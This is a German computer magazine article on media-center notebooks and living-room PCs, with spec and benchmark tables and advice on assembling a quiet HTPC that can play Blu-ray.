Um das Vaio VGN-FZ31S zu einem vollwertigen Media-Center aufzurüsten, muss man sich zumindest noch einen USB-TV-Tuner und eine Fernbedienung besorgen und diese selbst mit der Media-Center-Oberfläche bekannt machen. Wünschenswert wäre ein HD-Komplett-Laptop, der mit genügend Akkukapazität stundenlang auf dem Tisch vorm Sofa steht und beim Abspielen über die AV-Anlage oder den Beamer mit einem Klick an die Dockingstation kommt – doch Dockingstationen gibts nur für Business-Laptops und die wiederum sind nicht Media-Center-tauglich.

Gamer-tauglich

Der Full-HD-Beamer wirft ein zwei mal drei Meter großes Bild des DirectX10-Shooters

Crysis mit über 30 fps an die Wand, gespielt auf dem Dell XPS M1730, einem der wenigen Notebooks mit SLI-Doppelgrafik GeForce Go 8700M und Physikbeschleuniger Ageia PhysX. Das 17-Zoll-Notebook mit LED-Beleuchtung für Außenseiten, Touchpad und Lautsprecher würde in einem Case-Modding-Wettbewerb eine bessere Figur machen als im gediegenen Wohnzimmer. Das Gamepanel von Logitech als zusätzliches Display an der Tastatur unterstreicht die Zielgruppe der Gamer. Angesichts der geballten Rechenleistung und der für Notebooks enormen Leistungsaufnahme von 100 bis 200 W drehen die Lüfter erstaunlich ruhig. Ein Blu-ray-Laufwerk bietet Dell im Webshop an, und die enorme Display-Auflösung von 1920 × 1200 stellt die Scheibenhinhalte gestochen scharf dar. Mit Platz für zwei Festplatten fasst er auch größeren Multimedia-Sammlungen. Als Multimedia-Zentrale allein ist das XPS M1730 überdimensioniert und überbezahlt: Nur passionierte Spieler sollten bei Preisen ab 2700 Euro zugreifen. Sie müs-

sen aber mit schlechterer Treiberversorgung rechnen als bei Desktop-Grafikkarten und sich TV-Karte und Fernbedienung noch zusätzlich besorgen.

Fazit

Der Traum, von Wohn-, Schlaf- und Gästezimmer aus gleichzeitig und ohne Beschränkungen auf das komplette Medienarchiv aus Videos, Fotos, Musik und Blu-ray-Filmen sowie auf Internet-Dienste zuzugreifen, hat es in sich. Eine Rundumsorgloslösung, bei der man keine Strippen ziehen oder Funknetze absichern muss, die sich so simpel wie ein klassischer Fernseher bedienen lässt und die nicht über unterschiedliche Codecs und Formate sowie Kopierschutzsysteme stolpert, gibt es derzeit leider nicht.

Microsoft hat in den letzten Jahren zwar schon fleißig an der Media-Center-Oberfläche von Windows gefeilt und viele Funktionen für die Couch-Potatoe mit Fernbedienung zugänglich gemacht. Aber den gleichzeitigen

Media-Center-PCs: technische Daten					
Typ	Media Center	o.max 5 XS	Teo-X	E6 MKIII-VFD-CR	MC2 -Media Center-
Hersteller, Webseite	Peacock, www.actebispeacock.de	Belinea, www.belinea.de	Christmann, www.christmann.info	Hush, www.hushtechologies.de	ichbinleise.de, www.ichbinleise.de
Hardware Ausstattung					
CPU (Kern) / Taktrate	Core 2 Duo T7200 (Merom) / 2 GHz	Core Duo T2450 (Yonah) / 2 GHz	Core 2 Duo T2330 (Merom) / 1,6 GHz	Core 2 Duo E8400 (Wolfdale) / 3,0 GHz	Core 2 Duo E8200 (Wolfdale) / 2,66 GHz
FSB / Fassung	FSB 667 / Sockel 479	FSB 533 / 0	FSB 533 / Sockel P	FSB 1333 / LGA775	FSB 1333 / LGA775
CPU-Lüfter (Regelung)	60 mm (✓)	50 mm (✓)	50 mm (✓)	n. v. (–)	80 mm (–)
Hauptspeicher (Typ / Max) / Slots (frei)	2 GByte (PC2-6400U / 2) / 2 (0)	2 GByte (PC2-5300U (SO-DIMM) / 2) / 2 (0)	2 GByte (PC2-5300U / 4) / 2 (0)	2 GByte (PC2-5300U / 8) / 4 (2)	2 GByte (PC2-6400U / 8) / 4 (2)
Grafik (RAM (MByte)) / Lüfter	GMA950 (shared) / n. v.	GMA950 (shared) / n. v.	GMA X3100 (shared) / n. v.	GeForce 9600GT (512) / n. v.	GMA X3500 (shared) / n. v.
VGA / DVI / S-Video / Composite / YPbPr / HDMI	1 / 1 ¹ / 0 / 0 / 0 / 1	1 ¹ / 1 / 1 / 0 / 0 / 1 ¹	1 ¹ / 1 / 1 / 1 ¹ / 1 ¹ / 1 ¹	1 ¹ / 2 / 1 / 0 / 1 ¹ / 1 ¹	1 / 1 ¹ / 0 / 0 / 0 / 1
Mainboard (Format)	Abit iL-90MV (Micro ATX)	Maxdata o.max_5xs (custom)	Aopen i965GMt-LA (mini ITX)	Gigabyte GA-X48-DS5 (ATX)	Asus P5E-VM HDMI (Micro ATX)
Chipsatz / Southbridge	945GT / ICH7M-DH	945GM / ICH7M-DH	GM965 / ICH8M	X48 / ICH9R	G35 / ICH9R
Slots (frei): PCI / PCIe x1 / x4 / PEG / sonstige	2 (0) / 1 (0) / n. v. / n. v. / n. v.	n. v. / n. v. / n. v. / n. v. / 1 × Mini-PCI (0), 1 × Mini-PCIe (0)	1 (0) / n. v. / n. v. / n. v. / 1 × Mini-PCI (0)	1 (0) / 1 (0) / n. v. / 1 (0) / n. v.	1 (low profile) (1) / 2 (low profile) (2) / n. v. / 1 (low profile) (1) / n. v.
Festplatte (Typ, Kapazität, min ⁻¹ , Cache) / Bauform	WDC WD10EVCs (SATA, 1000, 7200, 16) / 2,5	Toshiba MK1637GSX (SATA, 160, 5400, 8) / 2,5	WDC WD1600BEVS (SATA, 160, 5400, 8) / 2,5	Samsung HM320JI (SATA, 320, 5400, 8) / 2,5	Samsung HD642JJ (SATA, 640, 7200, 16) / 3,5
optische(s) Laufwerk(e)	DVD-Brenner (Sony Optiarc AD-7633A)	DVD-Brenner (Matshita UJ-85JS)	DVD-Brenner (Samsung SN-S082H)	BluRay-Brenner (Matshita UJ-225S)	DVD-Brenner (Pioneer DVR-K06)
3,5-Floppy / CardReader	n. v. / SD, MS, XD, CF, SM	n. v. / SD, MS, MMC, MS Pro	n. v. / n. v.	n. v. / SD, MMC, SM, XD, CF, MD, MS	n. v. / SD, MS, XD, CF
3,5- / 5,25-Schächte (frei)	2 (1) / 1 (0)	0 / 0	1 (0) / 0	0 / 0	2 (1) / 0
TV-Karte (Typ) / Fernbedienung	FireDTV S2 (DVB-S / DVB-S2) / ✓	AVerMedia M103 hybrid DVB-T (DVB-T, analog TV) / ✓	Cinergy HT PCI (DVB-T, analog TV) / ✓	Hauppauge WinTV-NOVA-T-500 (Dual-DVB-T) / ✓	FireDTV S2 (DVB-S / DVB-S2) / ✓
Soundhardware (Typ / Funkt.)	Realtek ALC882M (HDA / 7.1+2)	Realtek ALC268 (HDA / 2+2)	Realtek ALC888 (HDA / 7.1+2)	Realtek ALC889A (HDA / 7.1+2)	Realtek ALC883 (HDA / 7.1+2)
SPDIF in / out elektrisch (opt.)	n. v. (✓) / n. v. (✓)	n. v. (n. v.) / n. v. (✓)	n. v. (✓ ¹) / n. v. (✓ ¹)	n. v. (n. v.) / ✓ (✓)	n. v. (n. v.) / ✓ (n. v.)
Netzwerkinterface (Chip, Typ)	1000 Mbit/s (Intel 82573L, PCIe)	1000 Mbit/s (Intel 82573E, PCIe)	1000 Mbit/s (Realtek RTL8111C, PCIe)	2 × 1000 Mbit/s (Realtek RTL8111C, PCIe)	1000 Mbit/s (Atheros Attansic L1, PCIe)
WLAN (Chip, Typ)	802.11b/g (Abit AirPace Wi-Fi (AR242x), PCIe)	802.11g (Atheros AR5006EG, PCIe)	802.11b/g (Atheros AR5005G, PCI)	AVM Fritz WLAN (USB Stick)	AVM Fritz WLAN (USB Stick)
Gehäuse (B × H × T) [mm]	HTPC (428 × 72 × 385)	custom (170 × 45 × 225)	custom (190 × 127 × 190)	HTPC (440 × 98 × 408)	HTPC (435 × 115 × 402)
Gehäuselüfter	n. v.	n. v.	80 mm	n. v.	2 × 60 mm (nicht angeschlossen)
Netzteil (Lüfter)	Gateway 0302C19120, 120W, extern (n. v.)	Delta Electronics SADP-65KB AD, 65W, extern (n. v.)	Delta Electronics ADP-90SB BB, 90W, extern (n. v.)	Hush, 240W (n. v.)	FSP350-60GLN(80), 350W (120 mm)
Anschlüsse hinten	2 × PS/2 / 4 × USB / 1 × FireWire / 6 × Audio	3 × USB / 1 × FireWire / 2 × Audio	2 × PS/2 / 1 × RS-232 / 4 × USB / 1 × eSATA / 6 × Audio	2 × PS/2 / 8 × USB / 2 × FireWire / 2 × eSATA / 6 × Audio	2 × PS/2 / 6 × USB / 1 × FireWire / 6 × Audio
Anschlüsse vorn	3 × USB / 1 × FireWire / 2 × Audio	1 × USB	2 × USB	2 × USB / 1 × FireWire / 2 × Audio	2 × USB / 1 × FireWire / (nicht angeschlossen) 2 × Audio
Reset-Taster / 230V-Hauptschalter	n. v. / n. v.	n. v. / n. v.	n. v. / n. v.	n. v. / n. v.	n. v. / ✓
Lieferumfang					
Tastatur (Funk) / Maus (Funk / optisch)	✓ (✓) / integriert	✓ (✓) / ✓ (✓) / ✓ (✓)	n. v. (n. v.) / n. v. (n. v.) / n. v. (n. v.)	✓ (✓) / ✓ (✓) / ✓ (✓)	✓ (✓) / integriert
Betriebssystem / orig. Medium	Windows Vista Home Premium / n. v.	Windows Vista Home Premium / n. v.	Windows Vista Home Premium / ✓	Windows Vista Home Premium / ✓	Windows Vista Home Premium / ✓
Anwendungssoftware	n. v.	n. v.	Nero StartSmart 8	Nero 8 Essentials	Nero StartSmart 8
DVD-Player / TV-Software	MCE / MCE	MCE / MCE	PowerDVD 7 / MCE	PowerDVD 7 / MCE	PowerDVD 7 / MCE
Treiber- / Recovery-CD / Handbuch	n. v. / n. v. / n. v.	n. v. / n. v. / n. v.	✓ / n. v. / ✓	✓ / n. v. / n. v.	n. v. / n. v. / n. v.
1 per Adapter	✓ vorhanden	n. v. nicht vorhanden			



Mit Desktop-Technik im Display-Deckel eignet sich das erstaunlich günstige 19-Zoll-Notebook S900 von LG als TV-Ersatz für ein kleines Zimmer.



Das Sony Vaio VGN-FZ31S ist ein leichtes Multimedia-Notebook mit Blu-ray-Laufwerk und extrem hellem, aber leider farbstichigem Display.

Betrieb von Empfängern für verschiedene Übertragungsverfahren wie DVB-T/-C/-S unterstützt die Oberfläche ebenso wenig wie HD-Formate oder gar Blu-ray-Discs. Freilich findet sich immer irgendein Programm, das die jeweilige Lücke zu stopfen sucht, aber das einheitliche Bedienkonzept geht dabei flöten. Als bald stehen Maus und Tastatur auf dem Couch- oder Nachttisch und outen einen als Nerd. Im schlimmsten Fall darf man der Angeboteten dann auch noch den ein oder anderen Bluescreen erklären.

Die zentrale Frage bei der Wahl einer Medienzentrale ist, ob HD-Videos Einzug ins Wohnzimmer halten sollen oder ob es noch eine Weile die Standardauflösung tut. Kann man auf HD-Inhalte verzichten, spielen

weder Rechenleistung noch die lückenlose HDCP-Kopierschutzkette eine Rolle. Dann reicht es, für 100 bis 300 Euro einen Media Center Extender oder Streaming-Client im Wohnzimmer aufzustellen und mit diesem auf den PC im Arbeitszimmer zuzugreifen. Scheidet eine Ethernet-Verkabelung aus und kommt WLAN nicht durch die Wände, helfen Power-Line-Adapter beim Vernetzen. Greift man für 400 Euro zur Playstation 3, so spielt diese Blu-ray-Filme zumindest lokal ab.

Deutlich mehr Möglichkeiten hat, wer einen vollwertigen PC direkt im Wohnzimmer aufstellt und bereit ist, dafür mindestens 800 Euro anzulegen: Einerseits führt ein Media-Center-PC – mit etwas Nachhilfe in puncto Codecs und Software – jede noch so exotische Multimedia-Datei vor und gewährt Zugriff auf Online-Videotheken und Dienste wie Last.fm. Um dem Onkel eine Busverbindung herauszusuchen – damit er so schnell als möglich wieder verschwindet – oder eine ebay-Auktion zu verfolgen, muss man das bequeme Sofa nicht verlassen. Ob es dabei ein Notebook oder ein Media-Center-PC sein soll, hängt in erster Linie davon ab, ob man den Rechner elegant und ohne sichtbare Kabel ins HiFi-Rack integrieren oder lieber greifbar auf den Couchtisch stellen möchte. Ist das Notebook erstmal über diverse Strippen mit der Heimkinoanlage, dem Netzwerk und der Sat-Anlage verbunden, steigt die Hemmschwelle, es mal eben schnell mit in ein anderes Zimmer zu nehmen. Wirklich auf den Einsatz als Medienzentrale zugeschnittene Modelle gibt es derzeit kaum. Den PC hingegen schneiden einem Build-to-Order-Hersteller nach Maß. Das nötige Kleingeld vorausgesetzt, kann er sogar die Spielekonsole ersetzen. (bbe)



Das Dell XPS M1730 bringt sogar für anspruchsvolle Gamer genügend Rechenleistung mit, reine Multimedia-Wiedergabe unterfordert den Boliden allerdings.

Leistungsdaten unter Windows Vista

System	BAPCo Sysmark 2007 Preview [Sysmark] besser ►	Cinebench 10, Rendering [CB] besser ►	3DMark 2003 XGA besser ►	3DMark 2005 XGA besser ►	3DMark 2006 XGA besser ►	Quake 4 XGA [fps] besser ►
Peacock	106	3778	1459	666	–	9
Belinea o.max 5 XS	84	3352	1268	573	–	8
Christmann Teo-X	71	2899	1386	723	–	7
Hush E6 MKIII-VFD-CR	149	5474	34824	16812	11582	221
ichbinleise.de MC 2 -Media Center-	146	5572	2462	1256	877	13



Dr. Volker Zota, Christof Windeck

Medien-Bosse

Tipps zu Selbstbau und Konfiguration von Media-Center-PCs

Ein guter Wohnzimmer-PC soll viele widersprüchliche Anforderungen erfüllen, nämlich etwa einerseits kompakt und leise sein, aber andererseits auch viel Rechenleistung und Speicherplatz bieten. Auch von der Software wünscht man sich großen Funktionsumfang und gleichzeitig einfache Bedienung.

Für das Abspeichern und Abspielen digitaler Medien im heimischen Wohnzimmer gibt es, wie in den vorstehenden Artikeln beschrieben, viele unterschiedliche Geräte. Keines davon verspricht so große Flexibilität bei Ausstattung und Funktionsumfang wie ein vollwertiger Desktop-PC. Einen grauen Midi-Tower-Kasten mit all seinen typischen Nachteilen in Bezug auf Bedienbarkeit, Lüfterrauschen und Leistungsaufnahme tolerieren aber nur eingefleischte Bastler in ihrem Wohnzimmer. Deshalb stellt sich die Frage, wie man die PC-Technik für den Media-Center-Einsatz am besten zähmt – also wie sich die Vorzüge der Computertechnik nutzen lassen, ohne die Nachteile ertragen zu müssen.

Der Lösungsweg ist theoretisch simpel, aber praktisch mit Stolpersteinen gepflastert und lautet: gezieltes Weglassen. Im Home-

Theater PC (HTPC) kommt etwa statt einer lüfterbewehrten High-End-Grafikkarte besser sparsame Onboard-Grafik zum Einsatz. Auch bei Hauptprozessor und Netzteil geht Maßschneiden vor Overkill, um Leistungsaufnahme und Ventilatorenstress zu drosseln. Eine durchdachte Media-Center-Oberfläche sorgt dafür, dass sich die vielen PC-Funktionen per Fernbedienung bequem vom Sofa aus steuern lassen.

Feature-itis

Für die optimale Komponentenauswahl muss man also vorher genau wissen, was das fertige System leisten soll. Für einen HTPC-Eigenbau ist es zusätzlich nötig, die Fähigkeiten aktueller Bauteile einschätzen zu können. Auf den folgenden Seiten stellen wir exem-

plarisch eine leise und sparsame PC-Konfiguration vor, die ins HiFi-Rack passt.

Damit sich die Investition in einen Media-Center-PC im Vergleich zur Kombination mehrerer spezialisierter Geräte überhaupt rechnet, braucht der PC einen großen Funktionsumfang und alle nötigen Anschlüsse. Für ein TV-Gerät soll ein HDMI-Ausgang bereitstehen, außerdem wollten wir ein System bauen, das HD-Video von Blu-ray Discs ordentlich wiedergeben kann. Dazu ist eine geschlossene Kopierschutzkette nötig, aber selbstverständlich braucht man etwa auch ein Blu-ray-Laufwerk, die passenden Software-Decoder sowie ausreichend Rechenleistung – also eine Dual-Core-CPU und einen Grafikchip mit HD-Video-Beschleunigung [1].

Wenn der Rechner auch das Fernsehprogramm wiedergeben und aufzeichnen soll,



Das HTPC-Gehäuse von SilverStone wirkt im Vergleich zu HiFi-Komponenten wuchtig. Hinter einer Klappe verbergen sich USB- und Audio-Buchsen; die Blende für den Schlitten des optischen Laufwerks ist leider nur angeklebt. Auf analoge Video-Anschlüsse muss man bei Onboard-Grafik meistens verzichten.



braucht er mindestens eine TV-Karte. Zum analogen Anschluss eines TV-Geräts ist eine (S-)Video-Buchse nötig; die höchste analoge Bildqualität versprechen Komponentensignale (YPbPr).

Zum Aufnehmen von Videos und Musik sowie als großes Datenlager sind eine oder mehrere interne Festplatten mit hoher Kapazität erwünscht; sie sollen möglichst leise arbeiten und wenig Leistung aufnehmen – das mindert auch den Aufwand für die Kühlung: Mit wachsender Dauer-Betriebstemperatur steigt bei Festplatten die Ausfallwahrscheinlichkeit [2]. Sparsame Notebook-Festplatten wären also eine gute Wahl, denn sie brauchen kaum jemals spezielle Kühlung und sind flüsterleise. Pro Gigabyte zahlt man bei den 2,5-Zoll-Zwergen aber deutlich mehr als bei den üblichen Desktop-PC-Laufwerken im 3,5-Zoll-Format; wir haben uns wegen des Kostenvorteils für Letztere entschieden.

Eine 3,5-Zoll-Festplatte sollte vibrationsentkoppelt montiert sein, weil sie sonst zumindest bei Zugriffen akustisch zu stark auf sich aufmerksam macht. Überhaupt soll das Betriebsgeräusch des Rechners nach unserer Messmethode aus 50 Zentimetern Abstand [3] möglichst weniger als 0,5 Sone Lautheit betragen. Das gelingt nur, wenn man sämtliche Komponenten sehr sorgfältig aussucht und Krach bereits an der Quelle vermeidet. Dämmmatten steigern vor allem bei kompakten Rechnern das Risiko von Wärmestaus; reine Passivkühlung funktioniert zuverlässig nur mit extrem genügsamer (und dann auch schwachbrüstiger) Hardware oder steigert Preis und Aufwand für die Kühlung enorm. Schwache Belüftung des Gehäuseinneren schränkt zudem die Flexibilität bei der Ausstattung stark ein – manche Tunerkarten etwa produzieren viel Abwärme.

Das Gehäuse unseres HTPC soll in ein HiFi-Rack passen, also 43 Zentimeter breit sein. Zusätzlich zu einer PCIe-Grafikkarte soll sich mindestens eine PCI- oder PCI-Express-Erweiterungskarte stecken lassen. Wer spezielle Anforderungen an die analoge Audioqualität stellt, braucht eine gute Soundkarte – beim Mainboard haben wir zwar auf eine SPDIF-Buchse geachtet, doch Onboard-Au-

diochips liefern digitalen Mehrkanalton nicht immer im jeweils zum vorhandenen Surround-Verstärker passenden Digitalformat.

Sound- und TV-„Karten“ gibt es zunehmend auch in Form externer Anschlussboxen mit USB- oder FireWire-Schnittstellen. Sie sind Alternativen bei sehr kompakten Rechnergehäusen, bieten aber auch andere Vorteile: Braucht man etwa eine Entschlüsselungskarte, beispielsweise für DVB-S2-Empfang, dann ist ein externes Gerät mit leicht erreichbarem CA-Modulschacht sinnvoller. Auch der Preis kann für einen USB-Empfänger sprechen, Windows-MCE-kompatible DVB-T-Sticks gibt es schon für weniger als 25 Euro.

Gehäuse

Die folgenreichste Entscheidung bei der Zusammenstellung eines Media-Center-PC betrifft das Gehäuse. Dabei geht es nicht nur ums Aussehen oder darum, ob der fertige Rechner noch ins HiFi-Rack passt, sondern auch um Ausstattungsflexibilität und indirekt um die Geräuschkulisse – manche Flüster-Komponenten brauchen viel Platz. Das betrifft in erster Linie Netzteil, Prozessorkühler und Entkopplungsrahmen für Festplatte(n), aber etwa auch Grafikkarten mit leisen Kühlern in Dual-Slot-Bauweise. Bei der Auswahl eines Gehäuses haben wir deshalb extrem kompakte Cases für Mini-ITX-Boards, Quader-Barebones mit proprietären Mainboards sowie besonders flache HTPC-Gehäuse außer Acht gelassen. Manche der Letztgenannten lassen sich nur mit Low-Profile-PCI-Karten erweitern, die im Einzelhandel kaum zu bekommen sind; sogenannte Riser-Cards, also quasi Winkeladapter für Erweiterungskarten, ziehen mechanische und thermische Einschränkungen nach sich.

Größter Störfaktor sind aber die oft lärmigen Kompaktnetzeile, wohingegen es an extrem leisen Netzteilen in herkömmlicher ATX-Bauform nicht mangelt [4]. Deshalb haben wir ein HTPC-Gehäuse ausgesucht, das ein solches Netzteil aufnimmt. Viele solcher Cases kosten weit mehr als 150 Euro; nach oben ist die Preisskala nahezu offen, vor allem wenn man ein Gehäuse mit inte-

griertem (Touch-Screen-)Display und Infrarot-Empfänger für eine Fernbedienung will. Das letztlich ausgewählte LaScala SST-LC17 von SilverStone Technologies kostet knapp 100 Euro. Das ist immer noch viel Geld im Vergleich zu Midi- und Micro-Tower-Cases und einer der Gründe, weshalb HTPCs typischerweise teurer sind als herkömmliche Desktop-Rechner.

Das LaScala SST-LC17 ist in Schwarz oder Silber erhältlich, das Netzteil sitzt hier „hochkant“ drin. Dadurch bleibt Platz für ein Mainboard mit vollem ATX-Format – vorteilhaft, wenn viele Erweiterungskarten zum Einsatz kommen sollen. Das Silverstone-Case fasst zudem bis zu sechs fest verschraubte 3,5-Zoll-Platten sowie zwei optische Laufwerke; wir haben nur eine Festplatte eingebaut, und zwar zusammen mit einem Entkopplungsrahmen in den zweiten 5,25-Zoll-Schacht.

Bei der Gehäuseauswahl war uns auch wichtig, dass frontseitig einige USB-Anschlüsse, Audio-Klinkenbuchsen und möglichst auch FireWire-Ports bereitstehen; bei einigen anderen HTPC-Gehäusen sind solche Ausgänge seitlich angeordnet, bei Aufstellung im HiFi-Rack also kaum erreichbar.

Beim LaScala SST-LC17 durchströmt die hinter der Frontplatte angesaugte Kühlluft das Gehäuse und tritt an der Rückseite wieder aus; der Deckel ist völlig geschlossen. Deshalb kann man weitere HiFi-Komponenten direkt auf das HTPC-Gehäuse stellen.

Laufwerke

Wenn ein HTPC Blu-ray Discs abspielen soll, muss man mindestens etwa 120 Euro für das nötige Laufwerk ausgeben; reine Blu-ray-Lesegeräte (BD-ROM) bieten dabei bisher keinen Preisvorteil im Vergleich zu Combo-Lauf-

werken, die Blu-ray Discs nur lesen, aber DVDs und CDs auch beschreiben können. Laufwerke, die auch Blu-ray Discs brennen, kosten mehr als 200 Euro. Das Blu-ray-Combo-Laufwerk BDC-202 von Pioneer ist zurzeit für unter 130 Euro zu haben und läuft bei der Blu-ray-Wiedergabe recht leise.

Den rund 150 Euro teuren Retail-Ausführungen einiger Combo-Laufwerke von LG und Pioneer liegen OEM-Versionen des HD-Video-Decoders CyberLink PowerDVD 7.3 bei. Dieser gibt allerdings analog lediglich Stereo-Ton aus; wenn es Mehrkanal-Audio sein soll, muss man eine Decoder-Vollversion separat kaufen und kann beim Laufwerk etwa 30 Euro sparen. Zurzeit sind die HD-Video-Decoder von Arcsoft (TotalMedia Theatre) und Corel (WinDVD 9 Plus Blu-ray) dem mittlerweile auch in Version 8 erhältlichen CyberLink-Produkt ungefähr ebenbürtig, die jeweils optimale Software hängt auch von der verwendeten Grafikkarte ab [1].


Fast alle 5,25-Zoll-Blu-ray-Laufwerke haben ein SATA-Interface; an manchen Mainboards gibt es damit Probleme. In einigen Fällen hat es geholfen, den SATA-Port, an dem das optische Laufwerk hängt, statt im AHCI-Modus im Legacy-(IDE-)Modus zu betreiben.

Bei der Festplatte empfiehlt sich die Auswahl eines möglichst leisen und sparsamen Laufwerks. Gute Erfahrungen haben wir mit der 640-GB-Byte-Version der Samsung SpinPoint F1 (HD642JJ) gemacht, die zudem besonders schnell ist. Noch genügsamer sind die Green-Power-(GP)-Versionen der Western-Digital-Festplatten, deren Scheiben aber nur 5400- statt 7200-mal pro Minute rotieren und die deshalb Daten gemächlicher übertragen.

CPU und GPU

Die Auswahl von Hauptprozessor und Grafikkarte hängen eng voneinander ab, sofern man HD-Video von Blu-ray-Discs abspielen möchte [1]: In diesem Fall sollte man eine Grafikkarte der jüngsten Generation wählen, die die CPU bei möglichst vielen Stufen der HD-Video-Dekodierung entlastet. Das ist etwa bei den aktuellen Radeon-HD-3000-Grafikchips von AMD (früher ATI) der Fall. Die schwächsten Karten mit HD-3450-Chip, lüfterloser Passivkühlung und HDMI-Anschluss für digitale Flachbildfernseher sind schon ab 30 Euro zu haben [5]. Die HD-Beschleunigung heißt hier UVD beziehungsweise Avivo und wird von WinDVD und PowerDVD automatisch erkannt; man sollte aber auf jeden Fall topaktuelle Grafiktreiber, Decoder-Patches und Windows-Updates einspielen, weil die Entwicklung bei Blu-ray-Video noch lange nicht zum Stillstand gekommen ist und immer wieder Hakeleien auftreten.

Der bisher einzige in einem Mainboard-Chipsatz integrierte Grafikprozessor, der das HD-Video-Decoding ordentlich beschleunigt, ist der Radeon HD 3200 im AMD 780G, dem jüngsten Chipsatz von AMD. Alle Boards mit diesem Chipsatz sind mit je einer AM2+-Fassung für AMD-Prozessoren bestückt. Nach unseren Erfahrungen reicht im Zu-



Statt interner PCI-Karten sind externe TV-Tuner bei Platzmangel im Gehäuse vorteilhafter.

sammenspiel mit diesem Chipsatz einer der 45-Watt-Athlon-Doppelkerne für flüssige Blu-ray-Wiedergabe aus, etwa der Athlon 4850e (80 Euro). Auf den Einsatz eines Phenom X3 (3 Kerne) oder X4 sollte man bei günstigen Boards mit integrierter Grafik lieber verzichten, denn diese Prozessoren brauchen unter Vollast viel Leistung und überfordern einige Platinen (auf Kompatibilitätsliste der Hersteller achten), außerdem erschwert das eine leise Kühlung.

Obwohl die Doppelkerne der Intel-Baureihe Core 2 Duo E6000 in fast allen Benchmarks schneller arbeiten als Athlons, schlagen sie sich nur in Kombination mit einer separaten Grafikkarte gut bei HD-Video. Die Onboard-Grafik von Intel versagt in der Disziplin HD-Video fast völlig und ist außerdem teuer.

Fernbedienung

Ein Media-Center-PC soll sich bequem vom Sofa aus bedienen lassen. Wer Vista Home Premium mit dem integrierten Windows Media Center oder Windows XP in der Media Center Edition installiert, fährt mit der rund 25 Euro teuren Microsoft-MCE-Fernbedienung gut, die im Paket mit einem per USB angebundenen Infrarotempfänger kommt. Es gibt auch komplette Tastaturen mit Windows-MCE-kompatiblen Fernsteuerungsfunktionen, aber die sind teuer und nehmen auf dem Couchtisch viel Platz weg. In der Preiskalkulation haben wir dennoch eine kabellose Tastatur mit Mausersatzfunktionen berücksichtigt, denn im typischen Wohnzimmer Einsatz wird man eine Kabeltastatur nur selten sinnvoll nutzen können.

Die MCE-Fernsteuerungen können zwar mit dem bunten Windows-Knopf die Media-Center-Oberfläche starten, aber keine anderen Programme. Wenn sie jedoch bereits laufen, steuert die MCE-Fernbedienung auch die Funktionen der Software-DVD/Blu-ray-Decoder von ArcSoft, Corel und CyberLink. Der ArcSoft-Decoder klinkt sich übrigens in die Media-Center-Oberfläche ein, braucht dann aber anscheinend mehr Rechenleistung als im separaten Betrieb – jedenfalls ruckelte die Blu-ray-Videowiedergabe bei unserem Testsystem Windows Media Center erheblich.

Sehr ärgerlich ist, dass eine per USB angebundene Windows-Fernbedienung den PC zwar aus dem Standby-Modus (ACPI S3 oder Ruhezustand) wecken, ihn aber nicht aus dem Soft-off-Zustand einschalten kann. Dafür gibt es Speziallösungen wie die iMon-Produkte von Soundgraph, die sich aus der 5-Volt-Standby-Leitung des ATX-Netzteils versorgen und das Mainboard über den Anschluss für den Power-Taster einschalten. Die iMon-Hardware ist aber deutlich teurer als eine einfache Media-Center-Fernbedienung und die zugehörige Windows-Software gilt als recht hakelig.

Bauvorschlag

Wir haben eine konkrete Musterkonfiguration aufgebaut, um zu demonstrieren, was ein Blu-ray-tauglicher HTPC leisten kann und mindestens kostet. Beim Gehäuse fiel unsere Wahl auf das bereits erwähnte SST-LC175 von SilverStone. Als Netzteil diente das sehr leise und effiziente Enermax EPR385AWT; das in unserem PC-Bauvorschlag aus c't 25/07 [6] eingesetzte 380-Watt-Gerät von Seasonic neigt anscheinend dazu, nach einiger Zeit zwar sehr leise, aber nervige Störgeräusche hoher Frequenz zu produzieren.

Als Mainboard haben wir das bereits in [1] vorgestellte Gigabyte GA-MA78GM-S2H mit AMD-780G-Chipsatz eingebaut und mit einem Athlon 4850e bestückt. Beim CPU-Kühler fiel unsere Wahl auf den Scythe Shuriken, der Kühlluft rundum nach unten ausbläst und so auch den Kühlkörper der Chipsatz-Northbridge erreicht. Bei vielen anderen CPU-Kühlern ist das nicht der Fall, dann heizt sich die Northbridge stark auf – insbesondere die des AMD 780G, weil darin ein vergleichsweise potenter Grafikprozessor steckt.

HTPC-Gehäuse bieten wenig Platz für die vibrations-entkoppelte Montage von 3,5-Zoll-Festplatten; ein Lüfter hinter der Frontplatte fächelt Frischluft herein.



Anzeige



Vom Funktionsumfang des Open-Source-Projekts MediaPortal können sich kommerzielle Mitbewerber eine Scheibe abschneiden.

Das Gigabyte-Board bindet Displays außer per VGA auch über einen HDCP-tauglichen DVI-Port oder einen HDMI-Port an; über HDMI liefert es auch Digitalton. Im Verbund mit dem integrierten Grafikprozessor ist die 80-Euro-CPU schnell genug für flüssige Blu-ray-Videoowiedergabe. Allerdings scheint es noch Treiberprobleme zu geben: In unseren Experimenten hatten ArcSoft Total Media Theatre und WinDVD 9 Schwierigkeiten mit dem VC-1-kodierten Film „3:10 to Yuma“, den PowerDVD 7.3 und 8 sauber abspielten (jeweils mit dem Grafiktreiber Catalyst 8.4). Solche Pannen traten mit einer probeweise eingebauten Radeon-HD-3450-Karte nicht auf, doch diese lüfterlose Karte erwärmte sich im HTPC-Gehäuse stark, weil sie nur wenig Kühlluft abbekommt. Wer also eine separate Grafikkarte stecken möchte, etwa weil er mehr 3D-Performance oder analoge TV-Ausgänge wünscht, sollte lieber eine Karte mit leisem Lüfter nehmen.

